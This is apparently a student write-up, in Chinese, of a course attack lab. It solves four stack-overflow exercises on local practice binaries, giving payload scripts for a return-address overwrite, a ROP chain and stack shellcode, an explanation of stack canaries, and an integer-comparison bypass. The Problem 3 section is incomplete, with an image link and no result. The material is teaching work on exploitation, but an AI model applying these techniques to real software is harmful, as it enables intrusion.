栈溢出攻击实验

题目解决思路

Problem 1:

分析

在 Problem1 中，程序将输入文件内容读入缓冲区后，使用 `strcpy` 将数据复制到 **栈上的一个仅有 8 字节大小的局部变量中**，未进行长度检查，导致栈缓冲区溢出。

由于未开启 NX 保护，且程序中存在一个 `func1()`，其功能是直接打印 `Yes!I like ICS!` 并退出程序，因此可以通过 **覆盖返回地址** 使函数返回时跳转到 `func1()`，从而完成攻击。

解决方案（Payload）

- 覆盖偏移：
  - 局部缓冲区：8 字节
  - saved rbp：8 字节
  - 返回地址偏移共 **16 字节**
- 由于使用 `strcpy`，payload 中不能包含 `\x00`，因此采用 **部分覆盖返回地址（低 3 字节）** 的方式。

Payload 生成代码如下：

```
payload = b"A" * 16 + b"\x16\x12\x40"
with open("ans1.txt", "wb") as f:
    f.write(payload)
```

结果

```
gzq007@localhost:~/attack-lab-ggg227799$ ./problem1 ans1.txt
Do you like ICS?
Yes!I like ICS!
```

Problem 2:

分析

Problem2 启用了 **NX（不可执行栈）**，无法在栈上执行注入代码。 但程序仍然存在栈溢出漏洞，并且提供了：

- 可控的返回地址
- 可用的 ROP gadget：`pop rdi ; ret`
- 成功函数 `func2(int x)`，当参数 `x == 0x3f8` 时输出成功信息

因此可以通过 **ROP 攻击** 设置函数参数并跳转到 `func2`。

解决方案（Payload）

- 返回地址偏移：16 字节
- ROP 链结构：

```
padding
→ pop rdi ; ret
→ 0x3f8
→ func2
```

Payload 生成代码：

```python
import struct

payload = (
    b"A" * 16 +
    struct.pack("<Q", 0x4012c7) +  # pop rdi ; ret
    struct.pack("<Q", 0x3f8) +     # 参数
    struct.pack("<Q", 0x401216)    # func2
)

with open("ans2.txt", "wb") as f:
    f.write(payload)
```

结果

```
gzq007@localhost:~/attack-lab-ggg227799$ ./problem2 ans2.txt
Do you like ICS?
Welcome to the second level!
Yes!I like ICS!
```

Problem 3:

分析

Problem3 中，程序使用 `memcpy` 将 **0x40 字节数据** 复制到 **0x20 字节的栈缓冲区**，存在明显的栈溢出漏洞。

同时该题 **未开启 NX 保护**，允许在栈上执行代码， 因此可以采用 **栈注入 shellcode** 的方式完成攻击。

目标是调用程序中用于打印幸运数字的函数，输出 `114`。

解决方案（Payload）


- 在栈缓冲区起始位置注入 shellcode

- shellcode 功能：
  - 设置 `edi = 114`
  - 调用打印幸运数字的函数
- 覆盖返回地址，使其跳转回栈缓冲区起始位置执行 shellcode

Payload 中核心 shellcode（示意）：

```
mov edi, 0x72        ; 114
mov rax, print_func
call rax
```

结果



Problem 4:

分析（Canary 保护机制）

Problem4 启用了 **Stack Canary（栈保护）**，在汇编中体现为：

1. **函数序言（设置 Canary）**

```
mov rax, QWORD PTR fs:0x28
mov QWORD PTR [rbp-0x8], rax
```

含义：

- 从 `fs:0x28` 读取当前线程的 canary 值
- 保存到当前函数的栈帧中

2. **函数返回前（检查 Canary）**

```
mov rax, QWORD PTR [rbp-0x8]
sub rax, QWORD PTR fs:0x28
jne __stack_chk_fail
```

含义：

- 比较栈中保存的 canary 与当前 canary

- 若不一致，调用 `__stack_chk_fail`，程序直接终止

因此任何试图通过栈溢出覆盖返回地址的攻击都会破坏 canary，从而失败。

解决方案

Problem4 实际 **无需构造栈溢出 payload**。

程序逻辑中存在整数比较漏洞：

- 使用无符号比较
- 与常量 `0xfffffffe` 比较
- 当输入为 `-1`（即 `0xffffffff`）时条件成立

只需输入正确的整数即可触发成功分支。

输入文件内容（示例）：

```
AAAA
BBBB
-1
```

结果

```
gzq007@localhost:~/attack-lab-ggg227799$ ./problem4 < ans4.txt
hi please tell me what is your name?
hi! do you like ics?
if you give me enough yuanshi,I will let you pass!
your money is 4294967295
great!I will give you great scores
```

思考与总结

通过本实验可以看出，不同安全机制会直接影响攻击方式：

- 无保护：可直接覆盖返回地址
- NX 启用：需要使用 ROP
- NX 关闭：可注入 shellcode
- Canary 启用：栈溢出攻击被有效阻止，只能寻找逻辑漏洞